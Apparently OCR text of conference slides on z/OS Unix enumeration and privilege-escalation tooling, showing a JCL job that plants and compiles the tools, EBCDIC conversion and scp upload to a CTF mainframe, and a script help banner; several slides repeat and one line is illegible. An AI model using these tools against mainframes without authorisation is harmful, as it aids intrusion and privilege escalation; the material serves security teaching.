
zOSHog

- A java program
- Uses regex to search for secret

portscan.c/portscan.java

- Maps open ports
- Service identification
- Egress testing

https://github.com/mainframed/Enumeration/tree/master/Unix



Enumeration / Unix /

Add file

mainframed updating portscan to add a little more verbosity — aeb1c18 · 6 months ago — History

Name	Last commit message	Last commit date
..		
ALL.JCL	moving some files around	7 months ago
ALL.sh	minor renaming of steps	7 months ago
AUTOMVS.XMIT	changed all.sh to use STDOUT, added XMIT of the JCL	7 months ago
FileSystemTraversal.java	moving some files around	7 months ago
OMVSEnum.sh	moving some files around	7 months ago
README.md	moving some files around	7 months ago
portscan.java	updating portscan to add a little more verbosity	6 months ago

README.md


Unix Enumeration Tools

This folder contains various tools used to enumeration unix system services on z/OS.

Compiling & Uploading


Keen observers saw ‘ALL.jcl’ in the github repo. A single job stream that:

- Adds ENUM to your home folder and makes it executable
- Adds OMVSEnum.sh, renamed to OMVSSed.sh, to your home folder and makes it executable
- Adds FileTraversal and portscan and compiles them with JAVA



```
//OMVSENUM JOB (JOB),'JOB',CLASS=A,MSGCLASS=A,
//         NOTIFY=&SYSUID,REGION=0M
//************************************************************
//****
//**** DO NOT EDIT THIS FILE IT IS AUTO GENERATED BY THE ALL.S
//****
//************************************************************
//************************************************************
//* Delete the files if they exist
//************************************************************
//ENUM      EXEC PGM=BPXBATCH
//STDIN     DD DUMMY
//STDOUT    DD DUMMY
//STDERR    DD DUMMY
//STDPARM   DD *
SH cd /home/phil/tet/;
 rm ENUM.rexx;
 rm OMVSEnum.sh;
 rm FileSystemTraversal.java;
 rm portscan.java;
//************************************************************
//PUTFILE  PROC FOLDER='/home/phil/tet/',FILENAME=''
//************************************************************
//**** Put the files in unix
//************************************************************
```


We use the Linux program `scp` to copy ALL.jcl to our in scope, only problem is it only supports BINARY transfers



```
~/Documents/Talks/SHARE2025 » dd if=enumeration/Unix/ALL.JCL of=ALL.ebcdic.jcl conv=ebcdic
176+1 records in
176+1 records out
90537 bytes transferred in 0.002966 secs (30524949 bytes/sec)
------------------------------------------------------------------------------------------------
~/Documents/Talks/SHARE2025 » perl -pe 's/\x25/\x15/g' ALL.ebcdic.jcl > ALL.fixed.jcl
------------------------------------------------------------------------------------------------
~/Documents/Talks/SHARE2025 » scp ALL.fixed.jcl phil@mainframe.mfctf.com:/u/phil/all.jcl
phil@mainframe.mfctf.com's password:
ALL.fixed.jcl                                                                     100%   88KB
------------------------------------------------------------------------------------------------
```

Then we `submit all.jcl` on the LPAR


We use the Linux program `scp` to copy ALL.jcl to our in scope, only problem is it only supports BINARY transfers



```
~/Documents/Talks/SHARE2025 » dd if=enumeration/Unix/ALL.JCL of=ALL.ebcdic.jcl conv=ebcdic
176+1 records in
176+1 records out
90537 bytes transferred in 0.002966 secs (30524949 bytes/sec)
------------------------------------------------------------------------------------------------
~/Documents/Talks/SHARE2025 » perl -pe 's/\x25/\x15/g' ALL.ebcdic.jcl > ALL.fixed.jcl
------------------------------------------------------------------------------------------------
~/Documents/Talks/SHARE2025 » scp ALL.fixed.jcl phil@mainframe.mfctf.com:/u/phil/all.jcl
phil@mainframe.mfctf.com's password:
ALL.fixed.jcl                                                                  100%   88KB
------------------------------------------------------------------------------------------------
```

Then we `submit all.jcl` on the LPAR

We use the Linux program `scp` to copy ALL.jcl to our in scope, only problem is it only supports BINARY transfers




```
~/Documents/Talks/SHARE2025 » dd if=enumeration/Unix/ALL.JCL of=ALL.ebcdic.jcl conv=ebcdic
176+1 records in
176+1 records out
90537 bytes transferred in 0.002966 secs ([illegible] bytes/sec)
--------------------------------------------------------------------------------------------
~/Documents/Talks/SHARE2025 » perl -pe[illegible]\x15/g' ALL.ebcdic.jcl > ALL.fixed.jcl
--------------------------------------------------------------------------------------------
~/Documents/Talks/SHARE2025 » scp ALL.fixed.jcl phil@mainframe.mfctf.com:/u/phil/all.jcl
phil@mainframe.mfctf.com's password:
ALL.fixed.jcl                                                                  100%   88KB
--------------------------------------------------------------------------------------------
```

Then we `submit all.jcl` on the LPAR

ENUM.REXX

```
>
```



```
#########################################################################
# Local Unix System Services Enumeration & Privilege Escalation Script #
#########################################################################
#       Soldier of FORTRAN    #           @mainframed767             #
#########################################################################
# version 0.1b
# Based on LinEnum.sh
# Example: ./OMVSSed.sh -k keyword -r report -e /tmp/ -t
OPTIONS:
-k      Enter keyword
-e      Enter export location
-r      Enter report name
-t      Thorough tests (takes longer)
-h      Displays this help text

Running with no options = limited scans/no output file
#########################################################################
>
```

```
>
```

OMVSEnum.sh


Egress Busting

You would be surprised how often this works

